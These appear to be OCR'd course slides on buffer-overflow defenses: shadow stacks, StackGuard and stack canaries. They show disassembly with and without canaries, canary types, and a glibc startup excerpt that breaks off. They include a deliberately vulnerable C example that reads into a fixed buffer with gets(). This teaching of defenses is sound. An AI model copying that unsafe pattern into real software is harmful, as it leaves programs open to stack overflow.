
https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Traditional Shadow Stack



```
SUB $4, %gs:108    # Decrement SSP
MOV %gs:108, %eax # Copy SSP into EAX
MOV (%esp), %ecx  # Copy ret. address into
MOV %ecx, (%eax)  #      shadow stack via ECX
```


Figure 2: Prologue for traditional shadow stack.



```
MOV %gs:108, %ecx # Copy SSP into ECX
ADD $4, %gs:108    # Increment SSP
MOV (%ecx), %edx  # Copy ret. address from
MOV %edx, (%esp)  #      shadow stack via EDX
RET
```

Figure 3: Epilogue for traditional shadow stack (overwriting).

Traditional Shadow Stack



```
MOV %gs:108, %ecx
ADD $4, %gs:108
MOV (%ecx), %edx
CMP %edx, (%esp) # Instead of overwriting,
JNZ abort        #     we compare
RET
abort:
    HLT
```

Figure 4: Epilogue for traditional shadow stack (checking).


Overhead - Traditional Shadow Stack

If no attack:

- 6 more instructions
- 2 memory moves
- 1 memory compare
- 1 conditional jmp


Per function

Shadow Stack



https://people.eecs.berkeley.edu/~daw/papers/shadow-asiaccs15.pdf

Parallel Shadow Stack



```
POP 999996(%esp) # Copy ret addr to shadow stack
SUB $4, %esp # Fix up stack pointer (undo POP)
```

Figure 7: Prologue for parallel shadow stack.

```
ADD $4, %esp # Fix up stack pointer
PUSH 999996(%esp) # Copy from shadow stack
```

Figure 8: Epilogue for parallel shadow stack.

Overhead Comparison

The overhead is roughly 10% for a traditional shadow stack.

The parallel shadow stack overhead is 3.5%.

Defense-3:
Stack Cookie; Stack Canary

specific to sequential stack overflow

JANUARY 26–29, 1998 • SAN ANTONIO, TX, USA

USENIX

StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks

Abstract:

This paper presents a systematic solution to the persistent problem of buffer overflow attacks. Buffer overflow attacks gained notoriety in 1988 as part of the Morris Worm incident on the Internet. While it is fairly simple to fix individual buffer overflow vulnerabilities, buffer overflow attacks continue to this day. Hundreds of attacks have been discovered, and while most of the obvious vulnerabilities have now been patched, more sophisticated buffer overflow attacks continue to emerge.

We describe StackGuard: a simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties. Privileged programs that are recompiled with the StackGuard compiler extension no longer yield control to the attacker, but rather enter a fail-safe state. These programs require *no* source code changes at all, and are binary-compatible with existing operating systems and libraries. We describe the compiler technique (a simple patch to `gcc`), as well as a set of variations on the technique that trade-off between penetration resistance and performance. We present experimental results of both the penetration resistance and the performance impact of this technique.

StackGuard

A compiler technique that attempts to eliminate buffer overflow vulnerabilities

- No source code changes
- Patch for the function prologue and epilogue
    - Prologue: push an additional value into the stack (canary)
    - Epilogue: check the canary value hasn’t changed. If changed, exit.

Buffer Overflow Example: overflowret4

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

With and without Canary 32bit


overflowret4_32

```
000011ed <vulfoo>:
   11ed:    f3 0f 1e fb             endbr32
   11f1:    55                      push   ebp
   11f2:    89 e5                   mov    ebp,esp
   11f4:    83 ec 38                sub    esp,0x38
   11f7:    83 ec 0c                sub    esp,0xc
   11fa:    8d 45 d0                lea    eax,[ebp-0x30]
   11fd:    50                      push   eax
   11fe:    e8 fc ff ff ff          call   11ff <vulfoo+0x12>
   1203:    83 c4 10                add    esp,0x10
   1206:    b8 00 00 00 00          mov    eax,0x0
   120b:    c9                      leave
   120c:    c3                      ret
```

overflowret4_cookie_32

```
0000120d <vulfoo>:
   120d:    f3 0f 1e fb             endbr32
   1211:    55                      push   ebp
   1212:    89 e5                   mov    ebp,esp
   1214:    53                      push   ebx
   1215:    83 ec 34                sub    esp,0x34
   1218:    e8 81 00 00 00          call   129e <__x86.get_pc_thunk.ax>
   121d:    05 b3 2d 00 00          add    eax,0x2db3
   1222:    65 8b 0d 14 00 00 00    mov    ecx,DWORD PTR gs:0x14
   1229:    89 4d f4                mov    DWORD PTR [ebp-0xc],ecx
   122c:    31 c9                   xor    ecx,ecx
   122e:    83 ec 0c                sub    esp,0xc
   1231:    8d 55 cc                lea    edx,[ebp-0x34]
   1234:    52                      push   edx
   1235:    89 c3                   mov    ebx,eax
   1237:    e8 54 fe ff ff          call   1090 <gets@plt>
   123c:    83 c4 10                add    esp,0x10
   123f:    b8 00 00 00 00          mov    eax,0x0
   1244:    8b 4d f4                mov    ecx,DWORD PTR [ebp-0xc]
   1247:    65 33 0d 14 00 00 00    xor    ecx,DWORD PTR gs:0x14
   124e:    74 05                   je     1255 <vulfoo+0x48>
   1250:    e8 db 00 00 00          call   1330 <__stack_chk_fail_local>
   1255:    8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
   1258:    c9                      leave
   1259:    c3                      ret
```

Registers on x86 and amd64





ZMM0 YMM0 XMM0 ZMM1 YMM1 XMM1 ST(0) MM0 ST(1) MM1 AL AH AX EAX RAX R8B R8W R8D R8 R12B R12W R12D R12 MSW CR0 CR4
ZMM2 YMM2 XMM2 ZMM3 YMM3 XMM3 ST(2) MM2 ST(3) MM3 BL BH BX EBX RBX R9B R9W R9D R9 R13B R13W R13D R13 CR1 CR5
ZMM4 YMM4 XMM4 ZMM5 YMM5 XMM5 ST(4) MM4 ST(5) MM5 CL CH CX ECX RCX R10B R10W R10D R10 R14B R14W R14D R14 CR2 CR6
ZMM6 YMM6 XMM6 ZMM7 YMM7 XMM7 ST(6) MM6 ST(7) MM7 DL DH DX EDX RDX R11B R11W R11D R11 R15B R15W R15D R15 CR3 CR7
ZMM8 YMM8 XMM8 ZMM9 YMM9 XMM9 BPL BP EBP RBP DIL DI EDI RDI IP EIP RIP MXCSR CR8
ZMM10 YMM10 XMM10 ZMM11 YMM11 XMM11 CW FP_IP FP_DP FP_CS SIL SI ESI RSI SPL SP ESP RSP CR9
ZMM12 YMM12 XMM12 ZMM13 YMM13 XMM13 SW CR10
ZMM14 YMM14 XMM14 ZMM15 YMM15 XMM15 TW CR11
ZMM16 ZMM17 ZMM18 ZMM19 ZMM20 ZMM21 ZMM22 ZMM23 FP_DS CR12
ZMM24 ZMM25 ZMM26 ZMM27 ZMM28 ZMM29 ZMM30 ZMM31 FP_OPC FP_DP FP_IP CS SS DS GDTR IDTR DR0 DR6 CR13
ES FS GS TR LDTR DR1 DR7 CR14
FLAGS EFLAGS RFLAGS DR2 DR8 CR15
DR3 DR9
DR4 DR10 DR12 DR14
DR5 DR11 DR13 DR15

🟥 8-bit register
🟫 16-bit register
🟩 32-bit register
🟩 64-bit register
■ 80-bit register
🟦 128-bit register
🟪 256-bit register
■ 512-bit register

https://en.wikipedia.org/wiki/X86

With and without Canary





With and without Canary 64bit

or4_64

```
0000000000001169 <vulfoo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 30             sub    rsp,0x30
    1175:       48 8d 45 d0             lea    rax,[rbp-0x30]
    1179:       48 89 c7                mov    rdi,rax
    117c:       b8 00 00 00 00          mov    eax,0x0
    1181:       e8 ea fe ff ff          call   1070 <gets@plt>
    1186:       b8 00 00 00 00          mov    eax,0x0
    118b:       c9                      leave
    118c:       c3                      ret
```

or4_cookie_64

```
0000000000401176 <vulfoo>:
  401176:       f3 0f 1e fa             endbr64
  40117a:       55                      push   rbp
  40117b:       48 89 e5                mov    rbp,rsp
  40117e:       48 83 ec 30             sub    rsp,0x30
  401182:       64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
  401189:       00 00
  40118b:       48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
  40118f:       31 c0                   xor    eax,eax
  401191:       48 8d 45 d0             lea    rax,[rbp-0x30]
  401195:       48 89 c7                mov    rdi,rax
  401198:       b8 00 00 00 00          mov    eax,0x0
  40119d:       e8 de fe ff ff          call   401080 <gets@plt>
  4011a2:       b8 00 00 00 00          mov    eax,0x0
  4011a7:       48 8b 55 f8             mov    rdx,QWORD PTR [rbp-0x8]
  4011ab:       64 48 33 14 25 28 00    xor    rdx,QWORD PTR fs:0x28
  4011b2:       00 00
  4011b4:       74 05                   je     4011bb <vulfoo+0x45>
  4011b6:       e8 b5 fe ff ff          call   401070 <__stack_chk_fail@plt>
  4011bb:       c9                      leave
  4011bc:       c3                      ret
```

Overhead - Canary

If no attack:
- ? more instructions
- ? memory moves
- 1 memory compare
- 1 conditional jmp

Per function

%gs:0x14, %fs:0x28

A random canary is generated at program initialization, and stored in a global variable (pointed by gs, fs).

Applications on x86-64 uses FS or GS to access per thread context including Thread Local Storage (TLS).

Thread-local storage (TLS) is a computer programming method that uses static or global memory local to a thread.

Pwngdb command *tls* to get the address of tls

Data Structure
https://code.woboq.org/userspace/glibc/sysdeps/x86_64/nptl/tls.h.html

Canary Types

- Random Canary – The original concept for canary values took a pseudo random value generated when program is loaded

- Random XOR Canary – The random canary concept was extended in StackGuard version 2 to provide slightly more protection by performing a XOR operation on the random canary value with the stored control data.


- Null Canary – The canary value is set to 0x00000000 which is chosen based upon the fact that most string functions terminate on a null value and should not be able to overwrite the return address if the buffer must contain nulls before it can reach the saved address.

- Terminator Canary – The canary value is set to a combination of Null, CR, LF, and 0xFF. These values act as string terminators in most string functions, and accounts for functions which do not simply terminate on nulls such as gets().

Terminator Canary

0x000aff0d

\x00: terminates strcpy
\x0a: terminates gets (LF)
\xff: Form feed
\x0d: Carriage return



```
int func()
{
    Prologue
 instrumentation
    char buf[6];
        ...
    Epilogue
 instrumentation
    return 0;
}
```

```
__stack_chk_fail()
{
      ...
}
```

```
STATIC int
LIBC_START_MAIN (int (*main) (int, char **, char ** MAIN_AUXVEC_DECL),
                 int argc, char **argv,
#ifdef LIBC_START_MAIN_AUXVEC_ARG
                 ElfW(auxv_t) *auxvec,
#endif
                 __typeof (main) init,
                 void (*fini) (void),
                 void (*rtld_fini) (void), void *stack_end)
{
#ifndef SHARED
  char **ev = &argv[argc + 1];

  __environ = ev;

  /* Store the lowest stack address.  This is done in ld.so if this is
     the code for the DSO.  */
  __libc_stack_end = stack_end;

# ifdef HAVE_AUX_VECTOR
  /* First process the auxiliary vector since we need to find the
     program header to locate an eventually present PT_TLS entry.  */
#  ifndef LIBC_START_MAIN_AUXVEC_ARG
  ElfW(auxv_t) *auxvec;
  {
    char **evp = ev;
    while (*evp++ != NULL)
      ;
    auxvec = (ElfW(auxv_t) *) evp;
  }
#  endif
  _dl_aux_init (auxvec);
# endif

  __tunables_init (__environ);

  ARCH_INIT_CPU_FEATURES ();

  /* Do static pie self relocation after tunables and cpu features
     are setup for ifunc resolvers. Before this point relocations
     must be avoided.  */
  _dl_relocate_static_pie ();

  /* Perform IREL{,A} relocations.  */
